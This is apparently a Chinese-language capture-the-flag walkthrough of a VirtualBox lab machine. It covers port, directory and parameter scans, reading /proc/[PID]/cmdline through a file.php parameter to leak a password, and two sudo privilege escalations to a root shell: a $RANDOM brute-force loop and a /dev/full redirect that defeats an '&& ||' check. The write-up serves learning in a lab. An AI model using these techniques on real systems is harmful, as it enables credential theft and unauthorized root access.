端口扫描

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 192.168.56.223
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.223:22
Open 192.168.56.223:80
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 02:09 -0500
Initiating ARP Ping Scan at 02:09
Scanning 192.168.56.223 [1 port]
Completed ARP Ping Scan at 02:09, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:09
Completed Parallel DNS resolution of 1 host. at 02:09, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:09
Scanning 192.168.56.223 [2 ports]
Discovered open port 80/tcp on 192.168.56.223
Discovered open port 22/tcp on 192.168.56.223
Completed SYN Stealth Scan at 02:09, 0.02s elapsed (2 total ports)
Nmap scan report for 192.168.56.223
Host is up, received arp-response (0.0010s latency).
Scanned at 2026-01-19 02:09:37 EST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:2D:EA:6C (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

目录扫描

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# dirsearch -u 192.168.56.223
```


```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3

 (_||| _) (/_(_|| (_| )



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/Desktop/reports/_192.168.56.223/_26-01-19_02-10-34.txt

Target: http://192.168.56.223/

[02:10:34] Starting:

[02:10:35] 403 -  279B  - /.ht_wsr.txt
[02:10:35] 403 -  279B  - /.htaccess.bak1
[02:10:35] 403 -  279B  - /.htaccess.orig
[02:10:35] 403 -  279B  - /.htaccess.sample
[02:10:35] 403 -  279B  - /.htaccess_extra
[02:10:35] 403 -  279B  - /.htaccess.save
[02:10:35] 403 -  279B  - /.htaccess_orig
[02:10:35] 403 -  279B  - /.htaccess_sc
[02:10:35] 403 -  279B  - /.htaccessBAK
[02:10:35] 403 -  279B  - /.htaccessOLD
[02:10:35] 403 -  279B  - /.htaccessOLD2
[02:10:35] 403 -  279B  - /.htm
[02:10:35] 403 -  279B  - /.html
[02:10:35] 403 -  279B  - /.htpasswd_test
[02:10:35] 403 -  279B  - /.htpasswds
[02:10:35] 403 -  279B  - /.httr-oauth
[02:10:35] 403 -  279B  - /.php
[02:10:44] 500 -    0B  - /file.php
[02:10:51] 403 -  279B  - /server-status/
[02:10:51] 403 -  279B  - /server-status
```

参数扫描


```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ffuf -u "http://192.168.56.223/file.php?FUZZ=test" -w
/usr/share/fuzzDicts/paramDict/AllParam.txt -fc 404,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
```

```
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.223/file.php?FUZZ=test
 :: Wordlist         : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 404,500
________________________________________________

file                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
68ms]
:: Progress: [74332/74332] :: Job [1/1] :: 413 req/sec :: Duration: [0:02:54] ::
Errors: 0 ::
```

得到用户welcome




用bp的爆破模块遍历进程



为什么要爆破proc下面的文件?

关于为何要爆破 `/proc` 目录下的文件，其核心原理是利用了 Linux 的伪文件系统特性，因为该目录实时映射了内核与运行中进程的状态 。攻击者重点关注 `/proc/[PID]/cmdline` 这个文件，因为它忠实地记录了启动对应进程时所使用的完整命令行参数 。在本案例中，管理员在启动服务时犯了一个安全错误，将明文密码直接作为参数（如 `service --password ...`）进行传递，导致这个敏感信息被直接暴露在 `cmdline` 文件中 。由于攻击者在外部无法预知该特权进程的具体 PID（进程ID），因此必须使用 Burp Suite 的 Intruder 模块对 PID 进行批量遍历（例如从 1 到 10000），通过捕捉包含特定参数的响应包来提取密码，进而登录用户 welcome 实现权限突破 。



爆破出用户welcome的密码。

```
welcome@114:~$ sudo -l
Matching Defaults entries for welcome on 114:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 114:
    (ALL) NOPASSWD: /opt/read.sh
    (ALL) NOPASSWD: /opt/short.sh
```

```
#!/bin/bash
echo "Input the flag:"
if head -1 | grep -q "$(< /root/root.txt)"
then
echo "Y"
else
echo "N"
fi

#!/bin/bash
PATH=/usr/bin
My_guess=$RANDOM
echo "This is script logic"
cat << EOF
if [ "$1" != "$My_guess" ] ;then
echo "Nop";
else
bash -i;
fi
EOF
 "$1" != "$My_guess" ] && echo "Nop" || bash -i
```


两种解法。

第一种解法（群主的小孩解法）

写爆破脚本撞大运拿shell

```
#!/bin/bash

# 1. 修复终端设置，防止之前操作导致的乱码或回显丢失
stty sane

echo "[-] 正在启动爆破..."
echo "[-] 过滤规则：屏蔽 'Nop' 和脚本逻辑文本"
echo "[-] 状态提示：当屏幕停止滚动，或出现 '#' 提示符时，说明已拿到 Root Shell! "
echo "[-] 注意：如果看起来卡住了，请尝试直接输入 'id' 并回车。"
echo "============================================================"

# 2. 循环爆破 0 - 33000
for i in {0..33000}; do
    # 核心命令解释：
    # sudo /opt/short.sh $i : 尝试猜测数字
    # 2>/dev/null           : 屏蔽错误输出
    # grep --line-buffered  : 关键参数！强制 grep 按行输出，不缓存。
```

```
    #                           这样一旦拿到 Shell，你的输入回显能立刻显示出来，不会"卡死"。

    sudo /opt/short.sh $i 2>/dev/null | grep --line-buffered -v "Nop\|script
logic\|if \["

    # 逻辑：
    # 如果没猜对 -> 输出 Nop -> 被 grep 过滤 -> 屏幕无显示 -> 循环继续
    # 如果猜对了 -> 启动 bash -i -> grep 放行 shell 的输出 -> 你接管终端
done
```



第二种解法：利用/dev/full

```
welcome@114:~$ sudo /opt/short.sh 0 >/dev/full
/opt/short.sh: line 6: echo: write error: No space left on device
cat: write error: No space left on device
/opt/short.sh: line 15: echo: write error: No space left on device
root@114:/home/welcome#
```

这里发生了什么，为什么会跳转到root?

第二种解法通过重定向到 `/dev/full` 成功提权，其本质是利用人为制造的 I/O 错误触发了脚本逻辑运算符的短路 。漏洞脚本采用了 `[ 条件 ] && echo "Nop" || bash -i` 的逻辑链，根据 Shell 语法，`||`（逻辑或）运算符仅在前一个命令执行失败（返回非零状态码）时才会运行后续的 `bash -i` 。`/dev/full` 是 Linux 系统中的一个特殊设备，任何向其写入数据的尝试都会强制返回“磁盘已满（No space left on device）”的错误 。当攻击者执行 `sudo /opt/short.sh 0 >/dev/full` 时，原本应该成功执行的 `echo "Nop"` 命令因为输出被重定向到了这个“已满”的设备而报错失败，这满足了逻辑或的触发条件，迫使脚本执行兜底的 `bash -i` 。由于脚本本身是以 `sudo` 运行的，这直接生成了一个 Root 权限的 Shell，不过因为标准输出被破坏，攻击者通常需要执行额外的命令来修复终端回显 。

但这种方法会把标准输出卡死，需要修复。

为什么会报错?

遇到的问题是：你启动 Shell 的时候用了 `>/dev/full`，导致这个 Root Shell 的 **标准输出（STDOUT）** 仍然指向那个“已满”的设备。所以当你输入 `ls` 时，它试图把结果打印出来，但打印的地方是“满的”，所以报错 `write error`。

```
welcome@114:~$ sudo /opt/short.sh 0 >/dev/full
/opt/short.sh: line 6: echo: write error: No space left on device
cat: write error: No space left on device
/opt/short.sh: line 15: echo: write error: No space left on device
root@114:/home/welcome# ls
ls: write error: No space left on device
root@114:/home/welcome# id
id: write error: No space left on device
root@114:/home/welcome# exec 1>/dev/tty
root@114:/home/welcome# ls
exp.sh  user.txt
```